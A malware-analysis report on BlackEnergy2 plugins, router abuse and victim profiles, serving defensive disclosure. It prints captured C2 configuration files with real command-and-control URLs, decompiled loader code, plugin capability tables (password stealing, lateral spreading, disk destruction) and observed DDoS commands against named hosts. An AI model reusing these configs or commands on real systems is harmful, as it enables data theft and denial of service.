BE2 Custom Plugins, Router Abuse, and Target Profiles

The BlackEnergy malware is crimeware turned APT tool and is used in significant geopolitical operations lightly documented over the past year. An even more interesting part of the BlackEnergy story is the relatively unknown custom plugin capabilities to attack ARM and MIPS platforms, scripts for Cisco network devices, destructive plugins, a certificate stealer and more. Here, we present available data - it is difficult to collect on this APT. We will also present more details on targets previously unavailable and present related victim profile data.


These attackers are careful to hide and defend their long-term presence within compromised environments. The malware's previously undescribed breadth means attackers present new technical challenges in unusual environments, including SCADA networks. Challenges, like mitigating the attackers' lateral movement across compromised network routers, may take an organization's defenders far beyond their standard routine and out of their comfort zone.

Brief History

BlackEnergy2 and BlackEnergy3 are known tools. Initially, cybercriminals used BlackEnergy custom plugins for launching DDoS attacks. There are no indications of how many groups possess this tool. BlackEnergy2 was eventually seen downloading more crimeware plugins - a custom spam plugin and a banking information stealer custom plugin. Over time, BlackEnergy2 was assumed into the toolset of the BE2/Sandworm actor. While another crimeware group continues to use BlackEnergy to launch DDoS attacks, the BE2 APT appears to have used this tool exclusively throughout 2014 at victim sites and included custom plugins and scripts of their own. To be clear, our name for this actor has been the BE2 APT, while it has been called "Sandworm Team" also.

The Plugins and Config Files


Before evidence of BlackEnergy2 use in targeted attacks was uncovered, we tracked strange activity on one of the BlackEnergy CnC servers in 2013. This strangeness was related to values listed in newer BlackEnergy configuration files. As described in Dmitry's 2010 Black DDoS' analysis, a configuration file is downloaded from the server by main.dll on an infected system. The config file provides download instructions for the loader. It also instructs the loader to pass certain commands to the plugins. In this particular case in 2013, the config file included an unknown plugin set, aside from the usual 'ddos' plugin listing. Displayed below are these new, xml formatted plugin names "weap_hwi", "ps", and "vsnet" in a BlackEnergy configuration file download from a c2 server. This new module push must have been among the first for this group, because all of the module versions were listed as "version 1", including the ddos plugin:



```
<?xml version="1.0"?>
<bkernel>
<plugins>
<plugin>
<name>ddos</name>
<version>1</version>
</plugin>
<plugin>
<name>weap_hwi</name>
<version>1</version>
</plugin>
<plugin>
<name>ps</name>
<version>1</version>
</plugin>
<plugin>
<name>vsnet</name>
<version>1</version>
</plugin>
</plugins>
<cmds>
<cmd>u ps</cmd>
<cmd>u sinfo</cmd>
<cmd>u vsnet auto</cmd>
</cmds>
<plg_data>
<ddos><srv>http://93.170.127.100/fs.php</srv></ddos>
<weap_hwi></weap_hwi>
<ps><srv>http://93.170.127.100/fs.php</srv></ps>
<vsnet><srv>http://93.170.127.100/fs.php</srv></vsnet>
</plg_data>
<sleepfreq>7200</sleepfreq>
<ip>[redacted]2</ip>
</bkernel>
```

Config downloaded from BE2 server

The 'ps' plugin turned out to be password stealer. The 'vsnet' plugin was intended to spread and launch a payload (BlackEnergy2 dropper itself at the moment) in the local network by using PsExec, as well as gaining primary information on the user's computer and network. Most surprising was the 'weap_hwi' plugin. It was a ddos tool compiled to run on ARM systems:




Weap_hwi plugin

At first, we didn't know whether the ARM plugin was listed intentionally or by mistake, so we proceeded to collect the CnC's config files. After pulling multiple config files, we confirmed that this ARM object inclusion was not a one-off mistake. The server definitely delivered config files not only for Windows, but also for the ARM/MIPS platform. Though unusual, the ARM module was delivered by the same server and it processed the same config file.

Linux plugins


Over time we were able to collect several plugins as well as the main module for ARM and MIPS architectures. All of these ARM/MIPS object files were compiled from the same source and later pushed out in one config: "weap_msl", "weap_mps", "nm_hwi", "nm_mps", "weap_hwi", and "nm_msl". It's interesting that the BE2 developers upgraded the ddos plugin to version 2, along with the nm_hwi, nm_mps, and nm_msl plugins. They simultaneously released version 5 of the weap_msl, weap_mps, and weap_hmi plugins. Those assignments were not likely arbitrary, as this group had developed BlackEnergy2 for several years in a professional and organized style:



Config with a similar set of plugins for different architectures

Here is the list of retrieved files and related functionality:

weap	DDoS Attack (various types)
ps	password stealer handling a variety of network protocols (SMTP, POP3, IMAP, HTTP, FTP, Telnet)
nm	scans ports, stores banners
snif	logs IP source and destination, TCP/UDP ports
hook	main module: CnC communication, config parser, plugins loader
uper	rewrites hook module with a new version and launches it



Weap, Snif, Nm plugin grammar mistakes and mis-spellings

The developers' coding style differed across the 'Hook' main module, the plugins, and the Windows main.dll. The hook main module contained encrypted strings and handled all the function calls and strings as the references in a large structure. This structure obfuscation may be a rewrite effort to better modularize the code, but could also be intended to complicate analysis. Regardless, it is likely that different individuals coded the different plugins. So, the BE2 effort must have its own small team of plugin and multiplatform developers.

```
v5 = dword_359B4 + 141972;
*(_BYTE *)(dword_359B4 + 141972) = 2;
*(_BYTE *)(v5 + 1) = 0;
v6 = dword_359B4;
v7 = sub_1BA8C(80);
*(_BYTE *)(v6 + 141974) = v7;
*(_BYTE *)(v6 + 141975) = HIBYTE(v7);
*(_DWORD *)(dword_359B4 + 122252) = 0;
*(_DWORD *)(dword_359B4 + 122256) = 60;
*(_DWORD *)(dword_359B4 + 145348) = sub_90DC;
*(_DWORD *)(dword_359B4 + 145324) = 0;
*(_DWORD *)(dword_359B4 + 145328) = sub_88C4;
*(_DWORD *)(dword_359B4 + 145332) = sub_8F54;
*(_DWORD *)(dword_359B4 + 145336) = sub_8874;
*(_DWORD *)(dword_359B4 + 145340) = sub_8C74;
*(_DWORD *)(dword_359B4 + 145344) = sub_8918;
*(_DWORD *)(dword_359B4 + 145356) = sub_844C;
*(_DWORD *)(dword_359B4 + 145360) = sub_845C;
*(_DWORD *)(dword_359B4 + 145364) = sub_8504;
*(_DWORD *)(dword_359B4 + 145368) = sub_84C0;
*(_DWORD *)(dword_359B4 + 145372) = sub_8514;
*(_DWORD *)(dword_359B4 + 145376) = sub_8540;
*(_DWORD *)(dword_359B4 + 145380) = sub_F040;
*(_DWORD *)(dword_359B4 + 145384) = sub_F340;
*(_DWORD *)(dword_359B4 + 145388) = sub_FFD8;
*(_DWORD *)(dword_359B4 + 145392) = sub_10284;
*(_DWORD *)(dword_359B4 + 145396) = sub_F9A4;
*(_DWORD *)(dword_359B4 + 145400) = sub_FBB4;
*(_DWORD *)(dword_359B4 + 145404) = sub_F788;
*(_DWORD *)(dword_359B4 + 145408) = sub_F880;
*(_DWORD *)(dword_359B4 + 145412) = sub_883C;
*(_DWORD *)(dword_359B4 + 145416) = sub_8A20;
*(_DWORD *)(dword_359B4 + 145420) = sub_1BD88;
```

```
while ( !*(_DWORD *)(dword_359B4 + 122252) )
{
  sub_1B460(dword_359B4 + 4, 0, 255);
  sub_1B460(dword_359B4 + 259, 0, 255);
  sub_1B460(dword_359B4 + 514, 0, 255);
  v3 = sub_1931C(dword_359B4 + 139156, dword_359B4 + 124052);
  if ( !v3 )
    v3 = sub_1931C(dword_359B4 + 140692, dword_359B4 + 124052);
  if ( v3 )
  {
    v0 = sub_1BEAC(255);
    v1 = sub_1BEAC(255);
    sub_1B460(v0, 0, 255);
    sub_1B460(v1, 0, 255);
    sub_1AB28(v0, 255, 1, v3);
    sub_81CC(v0, v1, 255);
    sub_1A7B0(v1, dword_359B4 + 137620, dword_359B4 + 4, dword_359B4 +
    sub_1919C(v3);
    sub_1C058(v0);
    sub_1C058(v1);
  }
  else
  {
    sub_19370(dword_359B4 + 4, dword_359B4 + 135828, dword_359B4 + 4,
    sub_19370(dword_359B4 + 259, dword_359B4 + 139668, dword_359B4 + 2
    sub_19370(dword_359B4 + 514, dword_359B4 + 139924, dword_359B4 + 5
  }
  if ( sub_CDD0(dword_359B4) <= 0 )
  {
    sub_1CF34(*(_DWORD *)(dword_359B4 + 122256));
  }
```

Hook module structure

After decrypting the strings, it became clear that the Linux Hook main module communicated with the same CnC server as other Windows modules:

```
/sys/class/net/eth0/address
eth0
/proc/%u/status
/proc
self
/proc/%s/status
die
t0B0HWI0ARMEL
93.170.127.100
%s %s
</sleepfreq>
_hwi
fs_hwi
/proc/mounts
%s %s %s
%s:%s:%s;
/var
%0*u
migrate
/mnt/jffs2/hw_mnt.xml.bak
/dev/mtdblock0
/getcfg.php
/fs.php
kill
/mnt/jffs2
/var/hw_mnt.xml.bak
/var/tmp
%s_%s
update
/var/hookm/hook_hwi
```

The CNC's IP address in the Linux module

This Linux module can process the following commands, some of which are similar to the Windows version:

die	delete all BlackEnergy2 files and system traces
kill	delete all BlackEnergy2 files and system traces and reboot
lexec	launch a command using bin/sh
rexec	download and launch file using 'fork/exec'
update	rewrite self file
migrate	update the CnC server

Windows Plugins

After the disclosure of an unusual CnC server that pushed Linux and the new Windows plugins we paid greater attention to new BE2 samples and associated CnCs.

During an extended period, we were able to collect many Windows plugins from different CnC servers, without ever noticing Linux plugins being downloaded as described above. It appears the BE2/SandWorm gang protected their servers by keeping their non-Windows hacker tools and plugins in separate servers or server folders. Finally, each CnC server hosts a different set of plugins, meaning that each server works with different victims and uses plugins based on its current needs. Here is the summary list of all known plugins at the moment:

fs	searches for given file types, gets primary system and network information
ps	password stealer from various sources
ss	makes screenshots
vsnet	spreads payload in the local network (uses psexec, accesses admin shares), gets primary system and network information
rd	remote desktop
scan	scans ports of a given host
grc	backup channel via plus.google.com
jn	file infector (local, shares, removable devices) with the given payload downloaded from CnC
cert	certificate stealer
sn	logs traffic, extracts login-passwords from different protocol (HTTP, LDAP, FTP, POP3, IMAP, Telnet)
tv	sets password hash in the registry for TeamViewer
prx	Proxy server
dstr	Destroys hard disk by overwriting with random data (on application level and driver level) at a certain time
kl	keylogger
upd	BE2 service file updater

usb	gathers information on connected USBs (Device instance ID, drive geometry)
bios	gathers information on BIOS, motherboard, processor, OS

We are pretty sure that our list of BE2 tools is not complete. For example, we have yet to obtain the router access plugin, but we are confident that it exists. Evidence also supports the hypothesis that there is a decryption plugin for victim files (see below).


Our current collection represents the BE2 attackers' capabilities quite well. Some plugins remain mysterious and their purpose is not yet clear, like 'usb' and 'bios'. Why would the attackers need information on usb and bios characteristics? It suggests that based on a specific USB and BIOS devices, the attackers may upload specific plugins to carry out additional actions. Perhaps destructive, perhaps to further infect devices. We don't know yet.

It's also interesting to point out another plugin – 'grc'. In some of the BE2 configuration files, we can notice an value with a "gid" type:

```
<?xml version="1.0" encoding="UTF-8"?>
<bkernel>
<servers>
<server>
<type>https</type>
<addr>https://144.76.119.48/update/getcfg.php</addr>
</server>
<server>
<type>gid</type>
<addr>115125387226417117030</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>10</sleepfreq>
<build_id>0D0C11nal</build_id>
</bkernel>
```

The addr number in the config

This number is an ID for the plus.google.com service and is used by the 'grc' plugin to parse html. It then downloads and decrypts a PNG file. The decrypted PNG is supposed to contain a new CNC address, but we never observed one. We are aware of two related GooglePlus IDs. The first one, plus.google.com/115125387226417117030/, contains an abnormal number of views. At the time of writing, the count is 75 million:



BE2 plus profile

The second one - plus.google.com/116769597454024178039/posts - is currently more modest at a little over 5,000 views. All of that account's posts are deleted.


Tracked Commands

During observation of the described above "router-PC" CnC we tracked the following commands delivered in the config file before the server went offline. Our observation of related actions here:

u ps	start password stealing (Windows)
Ps_mps/ps_hwi start	start password stealing (Linux, MIPS, ARM)
uper_mps/uper_hwi start	rewrite hook module with a new version and launch it (Linux, MIPS, ARM)
Nm_mps/nm_hwi start –ban -middle	Scan ports and retrieve banners on the router subnet (Linux, MIPS, ARM)
U fsget * 7 *.docx, *.pdf, *.doc *	search for docs with the given filetypes (Windows)
S sinfo	retrieve information on installed programs and launch commands: systeminfo, tasklist, ipconfig, netstat, route table, trace route to google.com (Windows)
weap_mps/weap_hwi host188.128.123.52 port[25,26,110,465,995] typetcpconnect	DDoS on 188.128.123.52 (Linux, MIPS, ARM)
weap_mps/weap_hwi typesynflood port80 cnt100000 spdmedium host212.175.109.10	DDoS on 212.175.109.10 (Linux, MIPS, ARM)

The issued commands for the Linux plugins suggest the attackers controlled infected MIPS/ARM devices. We want to pay special attention to the DDoS commands meant for these routers. 188.128.123.52 belongs to the Russian Ministry of Defense and 212.175.109.10 belongs to the Turkish Ministry of Interior's government site. While many researchers suspect a Russian actor is behind BE2, judging by their tracked activities and the victim profiles, it's still unclear whose interests they represent.

While observing some other CnCs and pulling down config files, we stumbled upon some strange mistakes and mis-typing. They are highlighted in the image below:



BE2 config file mistakes

First, these mistakes suggest that the BE2 attackers manually edit these config files. Secondly, it shows that even skilled hackers make mistakes.

Hard-Coded Command and Control

The contents of the config files themselves are fairly interesting. They all contain a callback c2 with a hardcoded ip address, some contain timeouts, and some contain the commands listed above. We include a list of observed hardcoded ip C2 addresses here, along with the address owner and geophysical location of the host:

C2 IP address	Owner	Country
184.22.205.194	hostnoc.net	US
5.79.80.166	Leaseweb	NL

46.165.222.28	Leaseweb	NL
95.211.122.36	Leaseweb	NL
46.165.222.101	Leaseweb	NL
46.165.222.6	Leaseweb	NL
89.149.223.205	Leaseweb	NL
85.17.94.134	Leaseweb	NL
46.4.28.218	Hetzner	DE
78.46.40.239	Hetzner	DE
95.143.193.182	Serverconnect	SE
188.227.176.74	Redstation	GB
93.170.127.100	Nadym	RU
37.220.34.56	Yisp	NL
194.28.172.58	Besthosting.ua	UA
124.217.253.10	PIRADIUS	MY
84.19.161.123	Keyweb	DE
109.236.88.12	worldstream.nl	NL
212.124.110.62	digitalone.com	US
5.61.38.31	3nt.com	DE
5.255.87.39	serverius.com	NL

It's interesting that one of these servers is a Tor exit node. And, according to the collected config files, the group upgraded their malware communications from plain text http to encrypted https in October 2013.

BE2 Targets and Victims

BlackEnergy2 victims are widely distributed geographically. We identified BlackEnergy2 targets and victims in the following countries starting in late 2013. There are likely more victims.

- Russia
- Ukraine
- Poland
- Lithuania
- Belarus
- Azerbaijan
- Kyrgyzstan
- Kazakhstan
- Iran
- Israel
- Turkey

- Libya
- Kuwait
- Taiwan
- Vietnam
- India
- Croatia
- Germany
- Belgium
- Sweden

Victim profiles point to an expansive interest in ICS:

- power generation site owners
- power facilities construction
- power generation operators
- large suppliers and manufacturers of heavy power related materials
- investors

However, we also noticed that the target list includes government, property holding, and technology organizations as well:

